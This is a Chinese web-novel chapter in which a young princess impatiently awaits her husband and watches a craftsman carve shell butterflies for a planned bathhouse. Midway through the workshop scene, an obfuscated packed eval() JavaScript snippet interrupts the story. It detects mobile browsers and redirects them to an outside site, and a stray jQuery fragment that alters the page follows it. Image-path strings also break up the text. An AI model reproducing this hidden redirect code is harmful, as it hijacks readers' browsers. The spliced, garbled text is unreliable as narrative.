40. 第 40 章

作品:《跪养作精小祖宗

    “小四还有几天才能回来?”


    “若是按月底算,还有六日。”


    柳娆撑着脑袋,仰头看着天,长长叹息。


    纤云小声试探:“娘娘,要不回去和三少爷玩?”


    “你没听祖母说嘛?三哥就要考试了,叫我不准打搅他,他明年要是考不上,就得再等几年,到那时都老了,肯定娶不到媳妇儿了。”


    “那娘娘去花房里修剪花枝?”


    “我都修了好几日了,再修花都要秃了。”


    纤云也没办法了,和春雪对视一眼,默默陪守着。


    没多久,柳娆又开始唉声叹气:“他到底什么时候才回来呀。”


    她已经这样念叨着几十回了,侍女们的耳朵都要磨出茧子,却还是不厌其烦地又答:“若是按月底算,还有六日呢。”


    天转凉,丝丝落着小雨,她不坐在院子里,回到房间里,继续唉声叹气,侍女们听得都有些麻木。


    雨声中,忽然一阵声音传来,她立即起身,绣鞋踩着木地板,哒哒哒跑出:“是不是小四回来了?”


    路过的侍女撑伞进门几步,躬身行礼:“回娘娘,是江公子来了。”


    欢快的裙摆停下,她愣愣问:“江公子?”


    “是王爷吩咐江公子来的,说是要修建浴池的。”“噢噢噢。”她恍然大悟,连忙道,“我想起来了,小四跟我说过的,快让他进来吧。”


    雨天,男子撑着伞来,她定睛一看,笑道:“原来是你呀,我们在雍城见过的,你还记得我吗?”


    江亦清跪地行礼:“草民拜见王妃,王妃风姿绰约,让人见之不忘。”


    “你真会夸人,快起来吧,下这么大的雨,地都是湿的,你再跪着,衣裳可就要湿了。”


    “多谢王妃。”江亦清含笑站起。


    “你是来修浴池的?快进来吧,我正好没事做,我们现在就来说说建浴池的事吧。”柳娆引着他往里走,“你先前在卧房挂的贝壳蝴蝶很好看,我想将浴池池底也铺一层那种亮亮的彩贝,可以吗?”


    江亦清和颜悦色:“当然可以,宁王已在信中告知过草民,彩贝早已准备妥当,随时可以动工。”


    柳娆展颜一笑:“那好啊,那等小四回来就直接可以用了。”


    江亦清轻咳两声。


    “你着凉了吗?”柳娆朝他看去,“你是不是着凉了呀?我让人给你煮些姜汤吧?”


    他连连摆手:“不必不必,多谢王妃关怀,还是继续商议修建浴池的事吧。”


    “噢,你没事就好。”柳娆继续往浴房走,比比划划,“就是这里,你看建差不多这么大,这个朝着内院的门外可以种些花草,可以坐在浴池里赏花。”


    “可以,王妃尽管吩咐,草民都会记下。”


    “这里挂纱帘,还有珍珠帘子……”


    江亦清已经明白她的要求了,来来回回还是那些,离不开的珍珠帘子和漂亮花卉。他微微颔首:“好,草民记下了,现下便去工房让人打磨彩贝。”


    柳娆眼睛一亮:“我和你一起去吧,我还不知道彩贝是如何打磨的呢。”


    “王妃请。”江亦清恭敬垂眸。


    “诶,你是专门学这个的匠人吗?”柳娆边往外走边跟他闲话。


    他不紧不慢跟上,微微垂眸:“只是对这些有些兴趣,不算什么匠人。”“我卧房里的蝴蝶都是你做的吗?真的很漂亮。”


    “王妃谬赞了,算是草民的点子,但不全是草民亲手做的,大多是由匠人们打磨做成。”


    “噢噢噢,你们真厉害啊。那你是做什么的呢?怎么会这些呢?又是怎么跟小四……我夫君认识的呢。”


    “草民算是商人,雍城的别院便是草民经营的,此外也会做些珠宝生意,故而懂得些珠宝工艺。家父在京中为官,草民从前是王爷的伴读之一,算是自小与王爷相识。”


    柳娆连连点头,一条一条消化完,又点头肯定:“你说话真有条理,比我夫君有条理。”


    江亦清垂眸浅笑:“王妃谬赞。”


    柳娆又问:“那你们算是好朋友吗?”


    “算是吧。”


    “那你觉得他是好人还是坏人?”


    “一个人的好与坏,不是一个字一句话就能评判得清楚的,草民不敢断言。”


    柳娆顿了顿,停在雨水淋湿的小径上,认真看着他:“你这样说,是因为害怕他吗?”


    他微微扬唇:“若是草民惧怕王爷,应该直接回答王妃,王爷是个绝无仅有的好人,而不是说一些让人觉得似是而非的话。”


    “也有道理。”柳娆踮着脚尖,步伐轻快许多,“我们去看彩贝吧!”


    工房在王府外院,此刻,雨幕连接的房檐中,工匠们正坐在桌前,拿着硕大的贝壳一颗颗清洗。


    柳娆的目光瞬间被吸引去,盯着脏兮兮的贝壳一闪不闪,直到那颗贝壳在工匠的刷子下露出点点光芒,她忍不住惊叹:“天啊,原来它这么漂亮的吗?”


    江亦清拿起清洗好的贝壳,不禁弯唇:“它们只是藏在泥下,隐藏了它们原本的色彩,清晰干净便能看见它们原本的美貌。每一颗贝壳都会有不同的色彩,这些色彩拼接在一起,才有了王妃所喜欢的流光溢彩。”


    柳娆重重点头:“是好美,但是它这么坚硬,要怎么才能做出想要的形状呢?”


    “在贝壳上画出形状,用工具割出来,也可以打磨后再进行拼接。王妃若是有兴致,草民可以给王妃演示。”


    “好啊好啊,我想看!”


    “王妃这边请。”江亦清抬手相邀,抬步跨进单独的房间,递给她一个面罩,“打磨贝壳会有碎屑,王妃将这个戴好,以免被碎屑呛到。”


    她立即围上厚厚的面罩,眨眨眼,期待地看着。


    江亦清余光从她脸上掠过,掩住眼中的笑意,同样戴上面罩,拿着刻刀在贝壳上雕出蝴蝶的形状,用丝线一样的工具,沿着蝴蝶边缘慢慢切割。


    碎屑飞舞,柳娆瞪大的双眼止不住眯起,目光还锲而不舍盯着,看着那只蝴蝶被完整地切割下来。


    江亦清拿着刷子扫去粉尘,将那只泛着青绿色光芒的彩贝蝴蝶递出。


    她接过;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17176512|194925||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,仔细观察片刻,欢呼道:“好漂亮啊。”


    江亦清解开面罩:“这还要再打磨的,打磨后用银丝将它的边缘包裹起来,会更好看。”


    “我想自己做一个,可以吗?”


    “可以,王妃请坐。王妃想做什么样的图案?可以先用笔画出来。”柳娆拿着笔头戳戳下巴,垂眸落笔:“做个小兔子吧,快到中秋了。”


    她绘画还算不错,那只兔子画得挺好的,可上手去切割彩贝就不是那么回事了,歪歪扭扭,一个不慎还将兔子的耳朵削去了一块。


    她叹了口气:“真难啊。”


    “第一回上手都是难的,王妃做的已经很好了。”江亦清道,“王妃是有兴致,不如让人打磨好彩贝碎片,王妃用碎片拼接图案?这样做出来的也很好看,且简单许多。”


    “行啊,不过我先将这个兔子割出来,可以送给小四。”她蹙蹙眉头,认真将剩下半边切割下来,小心翼翼扫去粉尘,对着昏暗的光感慨,“真漂亮,如果是在日光下,应该会更漂亮。”


    “草民帮王妃打磨吧。”


    “好,你再帮我用金丝线将它包裹成一个吊坠吧,我想将它坠在桂花香囊下,送给我夫君。”


    江亦清笑了笑:“王妃真是有心。”


    “嘿嘿。”柳娆憨笑两声,弯着腰,仔细盯着那只贝壳兔子,看着它被打磨得更加透亮,满意点头,“那你们忙吧,我先回去了。”


    江亦清茫然看着她的背影,半晌没适应她想一出是一出的风格。她却早拿着小兔子蹦蹦跳跳走远,在积水的路上踩出一朵朵水花。


    雨还未停,她有事做了,也不唉声叹气了,拿着绳线串珠子、做流苏、缝荷包,将它们组合起来,找来干桂花塞进荷包,拎着转一圈。


    “好看吗?”


    “好看,娘娘真是心灵手巧。”纤云笑着道。“嗯!我也觉得很漂亮,就送给小四吧。”她将香囊往床头一挂,双手枕在脑后,感慨道,“真是高兴的一天啊,我们明天继续去玩彩贝吧!”


    雨过天晴,她提着裙子在路上单脚跳,越过未干的水洼,落在干燥的石块上,蹦跳着,迎头遇见江亦清。


    “诶!”她停止游戏,小跑过去,“你叫什么名字啊?我还不知道怎么称呼你呢。”


    江亦清垂眸:“草民姓江。”


    “噢,小江,你也是往工房去吗?”


    江亦清微顿:“是,昨日打磨了不少彩贝,草民过去看看进度,便可以让匠人们修建浴池了,王妃可以吩咐人先将浴房腾空。”


    “啊?我还想玩彩贝呢,能不能明天再修浴池啊?”


